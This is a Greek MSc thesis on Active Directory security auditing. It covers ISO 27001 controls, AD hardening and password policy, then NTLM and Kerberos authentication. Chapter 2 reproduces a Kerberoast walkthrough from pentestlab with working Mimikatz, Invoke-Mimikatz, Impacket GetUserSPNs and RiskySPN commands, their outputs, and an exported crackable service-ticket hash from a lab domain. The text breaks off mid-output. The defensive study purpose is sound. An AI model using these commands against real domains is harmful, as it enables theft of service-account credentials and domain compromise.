University of Piraeus

Digital Systems Department

MSc Digital Systems Security

Student

Papadopoulos Sotirios (MTE1925)

Windows Active Directory security audit

Supervisor

Prof. Konstantinos Labrinoudakis

Piraeus, Greece

February 2021

Table of Contents

Abstract

The final purpose of this thesis is to create a PowerShell script that will do some basic security checks on Windows Active Directory systems and produce a report. To achieve that we split the thesis into 3 parts.

The first part contains the best tactics to make our AD system ISO compliant.

The second part contains the most known AD vulnerabilities and the ways anyone can expose them.

The third part contains a description of how the PowerShell script was developed. The script itself can be found in Annex A.

Key words: Active Directory, PowerShell, ISO, security, vulnerabilities, audit

Acknowledgements

I would like to thank my professor, Mr. Konstantinos Labrinoudakis for their contribution and continuous support throughout my thesis, and also for the knowledge acquired through his and Mr. Gritzalis' subject which was vastly used in my thesis.

I would like to thank Mr. Georgios Vassios, head of cybersecurity, for his guidance and content provision throughout my thesis. He always responded as soon as possible, providing solutions and directions to help overcome any possible obstacles in my thesis.

I would like to thank the Hellenic Army Information Support Center, for giving me the chance to choose between all these state-of-the-art thesis subjects and for the memorable but also learning experience throughout my military service and MSc periods.

Finally, I would like to thank my family, which supported me throughout the MSc and military service, in every possible way. Here I have to separately thank my brother, Theodosios Papadopoulos, for generously providing his knowledge and experience in Bootstrap, helping me make the final html report look way better than just html text.

Chapter 1: ISO Compliant AD and Best Practices

1.1 ISO/IEC 27001, 27002

ISO/IEC 27001 is an information security standard, part of the ISO/IEC 27000 family of standards, of which the last version was published in 2013. It specifies a management system that is intended to bring information security under management control and gives specific requirements. Organizations that meet the requirements may be certified by an accredited certification body following successful completion of an audit. [1]

ISO 27002 is a complementary collection of 114 controls and best practice guidelines designed to meet the requirements detailed within ISO 27001. The controls are organized into 14 groups, and when properly implemented can help an organization achieve and maintain information security compliance by addressing specific issues that are identified during formal, periodic risk assessments. [2] These 14 groups are:

- Information security policies
- Operations security
- Organization of information security
- Communications security
- Human resource security
- System acquisition
- Asset management
- Development and maintenance
- Access control
- Supplier relationships
- Cryptography
- Information security incident management
- Physical and environmental security
- Information security aspects of business continuity management

[1] https://en.wikipedia.org/wiki/ISO/IEC_27001

[2] 13 Effective Security Controls
for ISO 27001 Compliance, Microsoft

1.2 AD best practices [3]

1.2.1 Keep the Domain Admins Group clean

Members of Domain Admins Groups are too powerful. They have local admin rights on every domain joined system (workstation, servers, laptops, etc). This is what attackers are after.

Microsoft recommends that when DA access is needed, you temporarily place the account in the DA group. When the work is done you should remove the account from the DA group.

By following Microsoft's recommendation, even if someone becomes victim of a phishing or pass the hash attacks, there will be likely no one in the DAG at the time. So, there's no damage that can be made at the time.

NOTE: This process is easier to be done at the creation time of an AD system. Removing DA accounts should be done carefully. Remove accounts one by one to notice any problematic behaviors.

1.2.2 Least privilege administrative model

There are job positions described as "system administrator" or "database administrator" etc. These people tend to use administrator accounts on a daily basis.

The least privilege administrative model says that ALL users should log on with an account that has the minimum permissions to complete their work.

This is useful not only for the security reasons mentioned in 1.2.1, but also for common mistakes that can be avoided if logged with a regular user account.

1.2.3 Secure the built in DA account

Every domain includes by default a built in Administrator account. Even if we need to give administrator rights to a user, it is recommended that we either add him temporarily to the DAG, or create a temporary DA account for him. DO NOT give the default administrator account credentials to someone under any circumstances. This account is suggested to be used only for recovery purposes.

In addition, Microsoft has several recommendations for securing the built in Administrator Account. These settings can be applied to group policy and applied to all computers. [4]

- Enable the Account is sensitive and cannot be delegated.

[3] https://activedirectorypro.com/active-directory-security-best-practices/

[4] https://docs.microsoft.com/en-us/windows-server/identity/ad-ds/plan/security-best-practices/appendix-d--securing-built-in-administrator-accounts-in-active-directory

- Enable the smart card is required for interactive logon
- Deny access to this computer from the network
- Deny logon as batch job
- Deny log on as a service
- Deny log on through RDP

1.2.4 Disable the Local Administrator Account

Users from other sectors of the company/organization, like marketing, HR, logistics etc, are likely to download malicious software from mails. By not being a local administrator, you cannot install 3rd party software and delete or edit system files.

Company laptops/desktops, belong ONLY to the company. Users should not have 3rd party software installed to satisfy personal needs. They should also not have personal data in them. Any extra software that they might need to complete their work, should be approved and installed by the IT department. Yes, this adds a little bit extra complexity and work load on the IT department. But most of the time users don't even download the software that they have an original license for, from the manufacturer's/developer's website.

1.2.5 Use Local Administrator Password Solution (LAPS)

Local administrator Password Solution (LAPS) is becoming a popular tool to handle the local admin password on all computers.

LAPS is a Microsoft tool that provides management of local account passwords for domain joined computers. It will set a unique password for every local administrator account and store it in Active Directory for easy access.

This is one of the best free options for mitigation against pass the hash attacks and lateral movement from computer to computer.

It's very common that organizations deploy Windows using an image-based system. This makes it quick to deploy a standard configuration to all devices.

This often means the local administrator account will be the same on every computer. Since the local Administrator account has full rights to everything on the computer, all it takes is for one of them to get compromised, then the hacker can access all the systems.

LAPS is built upon the Active Directory infrastructure so there is no need to install additional servers.

The solution uses the group policy client-side extension to perform all the management tasks on the workstations. It is supported on Active Directory 2003 SP1 and above and client Vista Service Pack 2 and above.

If you need to use the local admin account on a computer you would retrieve the password from the active directory and it would be unique to that single computer.

1.2.6 Enable Audit policy settings with Group Policy

The following are recommended by Microsoft. Some of them are set by default as described below, when setting up a new AD in the latest version obviously.

Ensure the following Audit Policy settings are configured in group policy and applied to all computers and servers.

Computer Configuration -> Policies -Windows Settings -> Security Settings -> Advanced Audit Policy Configuration

Account Logon

Ensure 'Audit Credential Validation' is set to 'Success and Failure'

Account Management

Audit 'Application Group Management' is set to 'Success and Failure'

Audit 'Computer Account Management' is set to 'Success and Failure'

Audit 'Other Account Management Events' is set to 'Success and Failure'

Audit 'Security Group Management' is set to 'Success and Failure'

Audit 'User Account Management' is set to 'Success and Failure'

Detailed Tracking

Audit 'PNP Activity' is set to 'Success'

Audit 'Process Creation' is set to 'Success'

Logon/Logoff

Audit 'Account Lockout' is set to 'Success and Failure'

Audit 'Group Membership' is set to 'Success'

Audit 'Logoff' is set to 'Success'

Audit 'Logon' is set to 'Success and Failure'

Audit 'Other Logon/Logoff Events' is set to 'Success and Failure'

Audit 'Special Logon' is set to 'Success'

Object Access

Audit 'Removable Storage' is set to 'Success and Failure'

Policy Change

Audit ‘Audit Policy Change’ is set to ‘Success and Failure’

Audit ‘Authentication Policy Change’ is set to ‘Success’

Audit ‘Authorization Policy Change’ is set to ‘Success’

Privilege Use

Audit ‘Sensitive Privilege Use’ is set to ‘Success and Failure’

System

Audit ‘IPsec Driver’ is set to ‘Success and Failure’

Audit’ Other System Events’ is set to ‘Success and Failure’

Audit ‘Security State Change’ is set to ‘Success’

Audit ‘Security System Extension’ is set to ‘Success and Failure’

Audit ‘System Integrity’ is set to ‘Success and Failure’

Malicious activity often starts on workstations. We need to monitor all systems, so that we don’t miss any early signs of an attack


In the next section, we’ll cover what events should be monitored.

1.2.7 Monitor Active Directory Events

Depending on the way each AD system is used, by gathering statistics and reviewing them weekly, we can justify if a network behavior can be characterized as normal or not. Most common things monitored are:

- Changes to privileged groups such as Domain Admins, Enterprise Admins and Schema Admins
- Bad password attempts
- Account lockouts
- Disabled or removal of antivirus software
- All activities performed by privileged accounts
- Logon/Logoff events
- Use of local administrator accounts

The following screenshot shows what a day when a brute force attempt occurred looks like.



1.2.8 Password Policies

Passwords are one of the biggest problems in any kind of password protected system. Even though we're moving towards biometric solutions, not all devices have at least one yet. The continuously rising complexity of passwords and passphrases, combined with the need to change them every now and then, makes it harder to remember passwords. The strictest password policies are not good enough, if there are common passwords weaknesses. All users should be trained to be aware of them. A password policy should address them first, and then the complexity, size, valid period etc. [5] Common password weaknesses are:

- Easy-to-guess passwords
- Names
- Patterns in passwords like "1234", "abcd", "asdfg" etc
- Phone numbers, license plates, birth dates, or other easily obtained info
- Passwords of all the same letter
- Default passwords, even if they look strong, they might have leaked during installation, or might be the same for each first installation of the same software/service around the globe

[5] https://www.netwrix.com/password_best_practice.html

Common untrained user weaknesses are:

- Writing down the password. Use a password management tool instead.
- Websites that begin with “http” rather than “https”. Check the URL before entering a password.
- Do not type your password while someone is watching
- Avoid using the same password on multiple websites containing sensitive information
- Browsing through open Wi-Fi or hotspots. Make sure that your Wi-Fi connection is secure or use a VPN while browsing.

Some of the best password policies as of 2020 are:

- 10 characters minimum password length
- 15 characters minimum passphrase length
- Password history of at least 10 previous passwords remembered
- 3 days minimum password and passphrase age
- 90 days maximum password age
- 180 days maximum passphrase age
- Enable setting that requires BOTH passwords and passphrases to meet complexity requirements.
- 180 days maximum local admin password age
- Reset service accounts’ passwords once a year during maintenance
- Track all password changes, especially recurring ones, by enabling password audit policies
- Create email notifications for password expiration

1.2.9 Account lockout policies

Every consumer device currently has a quite capable CPU to conduct a brute force attack. The easiest way to avoid a successful one is without account lockout policies. A recommended account lockout policy includes the following [6] :

- 1440 minutes (24h) lockout duration
- Up to 10 invalid logon attempts
- Reset account lockout after 0 minutes (this means that the account does not unlock automatically)

Common causes of account lockouts (other than users forgetting their passwords):

- Brute-force attacks
- AD replication
- Programs with cached user credentials
- Low password threshold
- User logging on multiple computers

[6] https://www.netwrix.com/account_lockout_best_practices.html

- Scheduled tasks
- Shared drive mappings
- Disconnected terminal server sessions

Chapter 2: AD Vulnerabilities

In this chapter we will enumerate techniques and how it could be possible to take advantage of them. Note, that most of them require some previous steps, like phishing attacks, social engineering, or assumed breach, which will not be included here.

Phishing attacks and social engineering are parts that could be easily avoided by training all the employees to have raised security awareness! Most of the following vulnerabilities are not possible to exploit, without a human mistake. Though, as the human factor is considered one of the biggest vulnerabilities in most companies, we would assume these steps already made, to proceed to the attacks on AD systems.

The vulnerabilities that will be described below, can be found on AD and other systems. Most of them are vulnerabilities found on components, services or architectures that an AD system is using. These are hard to be detected and exploited through the auditing PowerShell script automatically, as most of them require third party tools and frameworks. Though, some basic parts of them can be checked through the script (like using the latest version of them).

2.1 Active Directory Authentication

In order to make AD work and support multiple OSes (Windows, Linux, macOS), it was necessary for it to support multiple authentication protocols and techniques.

2.1.1 NTLM Authentication

NTLM authentication is used when a client authenticates to a server by IP address or hostname. NTLM authentication protocol consists of seven steps that will be explained in depth below:

1. Computer calculates the NTLM hash, which is a cryptographic hash generated by the user's password.
2. Client computer sends the username to the server, and gets a random value as response, usually called nonce or challenge.
3. Client encrypts the nonce using the NTLM hash, and sends it back to the server, known as response.
4. The server sends the response, username and nonce to the domain controller.
5. Domain controller validates the credentials, as it already knows the NTLM hashes of all users.
6. Domain controller uses the NTLM hash of the supplied username to encrypt the challenge, and it compares it to the response it received from the server.
7. If they match, the authentication is obviously successful.

NTLM hash is not reversible. It is considered though a fast-hashing algorithm, as short passwords can be cracked in a matter of days with today's equipment.

With the use of modern CPUs and SSDs we can test more than 600 billion NTLM hashes every second. That means that ALL 8-character passwords can be tested in about 2.5 hours, while ALL 9-character passwords should take around 11 days.

2.1.2 Kerberos Authentication

Kerberos authentication protocol was created by MIT. It has been the primary authentication method for Microsoft, since Windows Server 2003 (Kerberos version 5 at the time). In comparison with the NTLM authentication which uses a challenge-response system, Kerberos uses a ticket system. Specifically, is AD systems, Kerberos uses a domain controller in the role of a key distribution center (KDC). Kerberos authentication protocol consists of seven steps that will be explained in depth below:

1. For a user to login to their workstation, a request is sent to the domain controller (which has both the KDC and Authentication Server roles). The Authentication Server Request (AS_REQ) contains a timestamp that is encrypted with the hash derived from the user's username and password.
2. The domain controller looks up for the password hash associated with the specific user and tries to decrypt the time stamp. If the decryption process is successful, it then checks if the timestamp has a duplicate (potential replay attack). If it's not, then the authentication is successful.
   The domain controller replies to the client with an Authentication Server Reply (AS_REP) that contains a session key and a Ticket Granting Ticket (TGT). The session key is encrypted using the user's password hash, and can be decrypted by the client and reused. The TGT contains information about the user, group memberships, domain, timestamp, client's IP, and session key.
   To avoid tampering the TGT is encrypted with a secret key used by the KDC, which is the only one who knows. That way, it cannot be decrypted by the client. The TGT lasts for 10 hours, and then it can be renewed, without requiring the user to re-enter the password. For the KDC, the authentication completes with the client receiving the session key and the TGT.
3. When the client needs to access a part of the domain (e.g. Exchange mailbox), it needs to contact the KDC again. Client creates a Ticket Granting Service Request (TGS_REQ) packet, that consists of the current user and a timestamp, encrypted using the session key, the SPN or the resource, and the encrypted TGT. Then it sends the TGS_REQ to the KDC.
4. KDC receives the TGS_REQ and if the SPN exists in the domain, the TGT is decrypted using the secret key known only to the KDC. KDC extracts the session key from the TGT and uses it to decrypt the username and timestamp. Then, for security reasons, the following checks are performed:
   a. TGT timestamp must be valid (no replay detected and request has not expired)
   b. Username included in the TGS_REQ must match the username included in the TGT

    c. Client's IP has to match with the IP included in the TGT
5. Considering that the checks mentioned above were completed successfully, the ticket granting responds to the client with a Ticket Granting Server Reply (TGS_REP). This packet consists of:
    a. SPN to which access is granted
    b. The session key to be used between client and the SPN
    c. A service ticket which contains the username, group memberships, and a new session key.
6. Now the client is ready to connect to the application server. The client sends the application server an application request (AP_REQ), which consists of the username and timestamp, encrypted with the session key associated with the service ticket, and the service ticket itself.
7. The application server uses the service account password hash to decrypt the service ticket and extracts the username and session key. Then, it uses the session key to decrypt the username from the AP_REQ. If the decrypted username from the service ticket matches the one from the AP_REQ, the request is accepted. The service inspects the supplied group memberships in the service ticket and assigns appropriate permissions to the user.

If we gain access to the hashes mentioned throughout the procedure above, we can crack them to obtain cleartext passwords or reuse them to perform various actions. Though, the hashes are stored on the target system, so this attack implies we have system or local administrator permissions. This means that before performing the hash decryption, we should start with a local privilege escalation. Even if we succeed with the privilege escalation, the data structures used to store the hashes in memory are not publicly documented and they are also encrypted with a Local Security Authority Subsystem Service - stored key (LSASS).

2.1.3 Kerberoast

The process of cracking Kerberos service tickets and rewriting them in order to gain access to the targeted service is called Kerberoast. This is a very common attack in red team engagements since it doesn't require any interaction with the service as legitimate active directory access can be used to request and export the service ticket which can be cracked offline in order to retrieve the plain-text password of the service. This is because service tickets are encrypted with the hash (NTLM) of the service account so any domain user can dump hashes from services without the need to get a shell into the system that is running the service. [7]

Red Teams usually attempt to crack tickets which have a higher possibility to be configured with a weak password. Successful cracking of the ticket will not only give access to the service but sometimes it can lead to full domain compromise as often services might run under the context of an elevated account. These tickets can be identified by considering a number of factors such as:

- SPNs bind to domain user accounts
- Password last set
- Password expiration
- Last logon

Specifically, the Kerberoast attack involves five steps:

1. SPN Discovery
2. Request Service Tickets
3. Export Service Tickets
4. Crack Service Tickets
5. Rewrite Service Tickets & RAM Injection

Based on the architecture of each system, the rights that each user has, the number of users being domain administrators and many other things, the following attack has quite a lot of ways to be conducted. It needs human interaction and decision making for choosing the best way to continue after each step, while watching the results. It also needs many third-party modules that have to be downloaded separately.

NOTE: The following procedure is just an example found on pentestlab and copied as is. It is NOT recommended under any circumstances to conduct it in a professional environment without approval. The attack was conducted between VMs created for the specific purpose.

Request Service Tickets

The easiest method to request the service ticket for a specific SPN is through PowerShell as it has been introduced by Tim Medin during his DerbyCon 4.0 talk.

[7] https://pentestlab.blog/2018/06/12/kerberoast/

Add-Type -AssemblyName System.IdentityModel

New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -ArgumentList "PENTESTLAB_001/WIN-PTELU2U07KG.PENTESTLAB.LOCAL:80"

```
PS > Add-Type -AssemblyName System.IdentityModel
PS > New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -Argu
mentList "PENTESTLAB_001/WIN-PTELU2U07KG.PENTESTLAB.LOCAL:80"


Id                  : uuid-36635c5c-7240-4e83-a453-ffa4918bf152-1
SecurityKeys        : {System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
}
ValidFrom           : 5/27/2018 3:03:54 PM
ValidTo             : 5/28/2018 12:44:01 AM
ServicePrincipalName : PENTESTLAB_001/WIN-PTELU2U07KG.PENTESTLAB.LOCAL:80
SecurityKey         : System.IdentityModel.Tokens.InMemorySymmetricSecurityKey
```

1. Service Ticket Request

Execution of the **klist** command will list all the available cached tickets.

klist

```
PS > klist

Current LogonId is 0:0x6f2c9

Cached Tickets: (2)

#0>     Client: Administrator @ PENTESTLAB.LOCAL
        Server: krbtgt/PENTESTLAB.LOCAL @ PENTESTLAB.LOCAL
        KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
        Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent nam
e_canonicalize
        Start Time: 5/29/2018 7:45:21 (local)
        End Time:   5/29/2018 17:45:21 (local)
        Renew Time: 6/5/2018 7:45:21 (local)
        Session Key Type: AES-256-CTS-HMAC-SHA1-96
        Cache Flags: 0x1 -> PRIMARY
        Kdc Called: WIN-PTELU2U07KG

#1>     Client: Administrator @ PENTESTLAB.LOCAL
        Server: PENTESTLAB_001/WIN-PTELU2U07KG.PENTESTLAB.LOCAL:80 @ PENTESTLAB.
LOCAL
        KerbTicket Encryption Type: RSADSI RC4-HMAC(NT)
        Ticket Flags 0x40a10000 -> forwardable renewable pre_authent name_canoni
```

2. Obtain Cached Tickets with klist

An alternative solution to request service tickets is through Mimikatz by specifying as a target the service principal name.

kerberos::ask /target:PENTESTLAB_001/WIN-PTELU2U07KG.PENTESTLAB.LOCAL:80

```
mimikatz # kerberos::ask /target:PENTESTLAB_001/WIN-PTELU2U07KG.PENTESTLAB.LOCAL
:80
Asking for: PENTESTLAB_001/WIN-PTELU2U07KG.PENTESTLAB.LOCAL:80
   * Ticket Encryption Type & kvno not representative at screen

          Start/End/MaxRenew: 6/11/2018 6:09:57 AM ; 6/11/2018 4:02:34 PM ; 6/1
8/2018 6:02:34 AM
          Service Name (02) : PENTESTLAB_001 ; WIN-PTELU2U07KG.PENTESTLAB.LOCAL
:80 ; @ PENTESTLAB.LOCAL
          Target Name  (02) : PENTESTLAB_001 ; WIN-PTELU2U07KG.PENTESTLAB.LOCAL
:80 ; @ PENTESTLAB.LOCAL
          Client Name  (01) : Administrator ; @ PENTESTLAB.LOCAL
          Flags 40a10000    : name_canonicalize ; pre_authent ; renewable ; for
wardable ;
          Session Key       : 0x00000017 - rc4_hmac_nt
            2aa582268520bf398d4531566766fdf6
          Ticket            : 0x00000017 - rc4_hmac_nt       ; kvno = 0
[...]
```

3. Mimikatz – Request Service Ticket

Similarly, to **klist,** the list of Kerberos tickets that exist in memory can be retrieved through Mimikatz. From an existing PowerShell session, the **Invoke-Mimikatz** script will output all the tickets.

Invoke-Mimikatz -Command '"kerberos::list"'


```
PS > Invoke-Mimikatz -Command '"kerberos::list"'

  .#####.   mimikatz 2.1.1 (x64) built on Mar 31 2018 20:15:03
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz(powershell) # kerberos::list

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 5/29/2018 7:45:21 AM ; 5/29/2018 5:45:21 PM ; 6/5/2018 7:
45:21 AM
   Server Name       : krbtgt/PENTESTLAB.LOCAL @ PENTESTLAB.LOCAL
   Client Name       : Administrator @ PENTESTLAB.LOCAL
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; f
orwardable ;

[00000001] - 0x00000017 - rc4_hmac_nt
   Start/End/MaxRenew: 5/29/2018 7:45:21 AM ; 5/29/2018 5:45:21 PM ; 6/5/2018 7:
45:21 AM
   Server Name       : PENTESTLAB_001/WIN-PTELU2U07KG.PENTESTLAB.LOCAL:80 @ PENT
```

4. Invoke-Mimikatz – List Memory Tickets

Alternatively loading the Kiwi module will add some additional Mimikatz commands which can perform the same task.

load kiwi


kerberos_ticket_list



5. Kiwi – Kerberos Ticket List

Or by executing a custom Kiwi command:

kiwi_cmd kerberos::list



6. Kiwi – Kerberos Ticket List Command

Impacket has a python module which can request Kerberos service tickets that belong to domain users only which should be easier to cracked compared to computer accounts service tickets. However, requires valid domain credentials in order to interact with the Active Directory since it will be executed from a system that is not part of a domain.

./GetUserSPNs.py -request pentestlab.local/test

```
root@kali:/usr/share/doc/python-impacket/examples# ./GetUserSPNs.py -request pen
testlab.local/test
Impacket v0.9.15 - Copyright 2002-2016 Core Security Technologies

Password:
ServicePrincipalName                                    Name            MemberO
f
  PasswordLastSet      LastLogon
-------------------------------------------------------  -------------  -------
--------------------------------------------------------------------------------
  ------------------  ------------------
MSSQLSvc/WIN-PTELU2U07KG.pentestlab.local:PENTESTLABSQL  Administrator   CN=Orga
nization Management,OU=Microsoft Exchange Security Groups,DC=pentestlab,DC=local
  2018-05-03 05:27:38  2018-06-02 16:30:39
PENTESTLAB_001/WIN-PTELU2U07KG.PENTESTLAB.LOCAL:80       PENTESTLAB_001

  2018-05-26 15:44:35  <never>
```

7. Impacket – Service Ticket Request


The service account hashes will also be retrieved in John the Ripper format.

```
$krb5tgs$23$*Administrator$PENTESTLAB.LOCAL$MSSQLSvc/WIN-PTELU2U07KG.pentestlab.
local:PENTESTLABSQL*$60197ffce12a575f7f31a9065f93a85d$13d70769dced9516b31c860a65
b9bd397f75f8296f2c0c41b337f1adfb944896f8d84fbfc72b0d5d56cb1b2e6b2ff290d7f8e9a227
141c9dc7b526a58ecf7f9fbc6e39114a28dacadf3c686b716b725c555314c8dc8cd1c94058da3960
0775854dfcae23008c484eec576c0ce717c98eee6baaa736fafd76769f71cdb1918f7c2bcc1015aa
694f44e6d19c2916cb7691d56dee9da0da43f6732f90bbc09796795111380f38fc87e5a9252ecd77
7e542f98986cea93e0eb812b0bfe429d027c31c9f10f5b0214440b2e9aed02035d836aac4e753a93
d4f6c744091ee72e5ab10ee187b3fb35b905015d5c04063cd9de5f33a791406a65a34de5c6c1b908
43ea322cc975a3274d0d22dd4cbfa0b4d75bd27286b71778021099a781078a761f349f7b6fd5c5b2
1f00c8ec15d708a52a8bf11bf8495a128ff8f72603128e7f77160878b87c18f5d2805a91473b891e
060d6e05014689206b60bfeaf6f06e366c531a89a37930efb6ad987d4226301fa1eaae2b27cea56c
5594c82ace00ad35dd4465b095a49b98a59b48cf4750809a1fdffb153eb36800192d83aa8f0a5825
8d2dff44a2c7fe2f5b0be7aa8e6e204a09803dc1563be7c873d40e782326b598265afe8774aedf85
3d7c6592f9630a8e666989799c767595fb97775733d16d15ac1fbc6689bf9c9caff85ebccc8b8d2f
36a698e9a41eeafdf144f2384785b30dbdd655f64a09361dfefc0f230833b28ae61efd01c0dc0140
```

8. Impacket – Service Hash

Identification of weak service tickets can be also performed automatically with a PowerShell module that was developed by Matan Hart and is part of RiskySPN. The purpose of this module is to perform an audit on the available service tickets that belong to users in order to find the tickets that are most prone to contain a weak password based on the user account and password expiration.

Find-PotentiallyCrackableAccounts -FullData -Verbose



9. RiskySPN – Audit Service Tickets

The script will provide more detailed output compare to **klist** and **Mimikatz** including the Group information, password age and crack window.

10. RiskySPN – Ticket Information

Executing the same module with the domain parameter will return all the user accounts that have an associated service principal name.

Find-PotentiallyCrackableAccounts -Domain "pentestlab.local"

```
PS > Find-PotentiallyCrackableAccounts -Domain "pentestlab.local"


UserName     : Administrator
DomainName   : pentestlab.local
IsSensitive  : True
EncType      : RC4-HMAC
Description  : Built-in account for administering the computer/domain
PwdAge       : 31
CrackWindow  : 10
